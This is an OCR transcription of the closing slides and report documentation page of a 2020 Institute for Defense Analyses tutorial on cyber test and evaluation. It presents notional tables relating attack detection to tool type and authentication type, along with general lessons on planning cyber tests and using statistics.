
Quantify this attack using two factors: tool type and authentication type

Tool Type	# Actions
Foreign	9
Native	11
TOTAL	20

Authentication Type	# Actions
Unauthenticated	1
Authenticated	2
TOTAL	3

Detected?	Yes

Defended?	No



Above data are from presentation demonstration only


Track detections across multiple attacks

Attack #	Fraction Unauthent. Access	Fraction Foreign Tool Use	Detected?	Example
1	0.33	0.45	1	Demo
2	0	0	0	Insider
3	1	1	1	Outsider
4	1	0	0	Open Website
5	0	1	1	Nascent Insider
6	0	0.5	0	
7	0	0.33	0	
8	0	0.8	1	Signature Detection
9	0	0.8	0	
10	1	0	1	

Above data are notional only


Track detections across multiple attacks


Attack #	Fraction Unauthent. Access	Fraction Foreign Tool Use	Detected?
1	0.33	0.45	1
2	0	0	0
3	1	1	1
4	1	0	0
5	0	1	1
6	0	0.5	0
7	0	0.33	0
8	0	0.8	1
9	0	0.8	0
10	1	0	1




Above data are notional only

With increasing amounts of data, investigate the importance of our chosen factors








We use these **statistical** methods with real data (not shown here).

Above data are notional only

The two factors provide insight about trends in detection rates against specific types of attacks

Network defenses can easily identify foreign tool signatures, but signatures can change

Well-configured defenses can find unauthenticated accesses (e.g., exploits) or signatures of foreign tools



Authenticated accesses and native tools are difficult to detect because they look like standard network use

Unauthenticated accesses may be exploits (easier to detect) or credential-less (look like valid users)

Above data are notional only

We are constantly looking for other predictors of detection and ways to increase analytical rigor

The correct factors for predicting detection rates may change based on the assessed systems and networks:

Probability to defend? Probability to react?

Authorized vs. unauthorized unauthenticated access?


Number of actions in an attack (dwell time of attack)?

Common adversarial or native tools (e.g., PowerShell)?

Useful cyber testing requires understanding, planning, and analytical rigor


Cyber test and evaluation begins with understanding the problem.

e.g., systems architecture, software configuration, operational use




Data cannot easily be collected in hindsight.

Sufficient planning is required to identify appropriate metrics and determine how to collect that data.



Collecting statistically significant data allows for the use of rigorous analytical methods in cyber testing.



REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704-0188

1. REPORT DATE *(DD-MM-YYYY)*	2. REPORT TYPE	3. DATES COVERED *(From - To)*
3-2020	OED Draft	

4. TITLE AND SUBTITLE

DATAWorks 2020: Taking Down a Turret: Introduction to Cyber Operational Test and Evaluation

5a. CONTRACT NUMBER

HQ0034-19-D-0001

5b. GRANT NUMBER

5c. PROGRAM ELEMENT NUMBER

6. AUTHOR(S)

Peter M. Mancini, OED
Stacey L. Allison, OED
Mark R. Herrera, OED
Jason R. Schlup, OED
Kelly Tran, OED

5d. PROJECT NUMBER

C9096

5e. TASK NUMBER

C9096

5f. WORK UNIT NUMBER

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

Institute for Defense Analyses
4850 Mark Center Drive
Alexandria, Virginia 22311-1882

8. PERFORMING ORGANIZATION REPORT NUMBER

D-13098 NS

H 2020-000073

9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)

Director, Operational Test and Evaluation
1700 Defense Pentagon
Washington, DC 20301

10. SPONSOR/MONITOR'S ACRONYM(S)

DOT&E

11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION/AVAILABILITY STATEMENT

Approved for Public Release. Distribution Unlimited.

13. SUPPLEMENTARY NOTES

Project Leader: Mancini, Peter M

14. ABSTRACT

Cyberattacks are in the news every day, from data breaches of banks and stores to ransomware attacks shutting down city governments and delaying school years. In this mini-tutorial, we introduce key cybersecurity concepts and methods to conducting cybersecurity test and evaluation. We walk you through a live demonstration of a cyberattack and provide real-world examples of each major step we take. The demonstration shows an attacker gaining command and control of a Nerf turret. We leverage tools commonly used by red teams to explore an attack scenario involving phishing, network scanning, password cracking, pivoting, and finally creating a mission effect. We also provide a defensive view and analytics that shows artifacts left by the attack path.

15. SUBJECT TERMS

cyberattack demonstration; cybersecurity; cybersecurity analysis; cybersecurity testing; cyber defense; hacking

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES	19a. NAME OF RESPONSIBLE PERSON
a. REPORT	b. ABSTRACT	c. THIS PAGE			Peter M. Mancini (OED)
Unclassified	Unclassified	Unclassified	Unlimited	74	19b. TELEPHONE NUMBER *(Include area code)* (703) 845-2496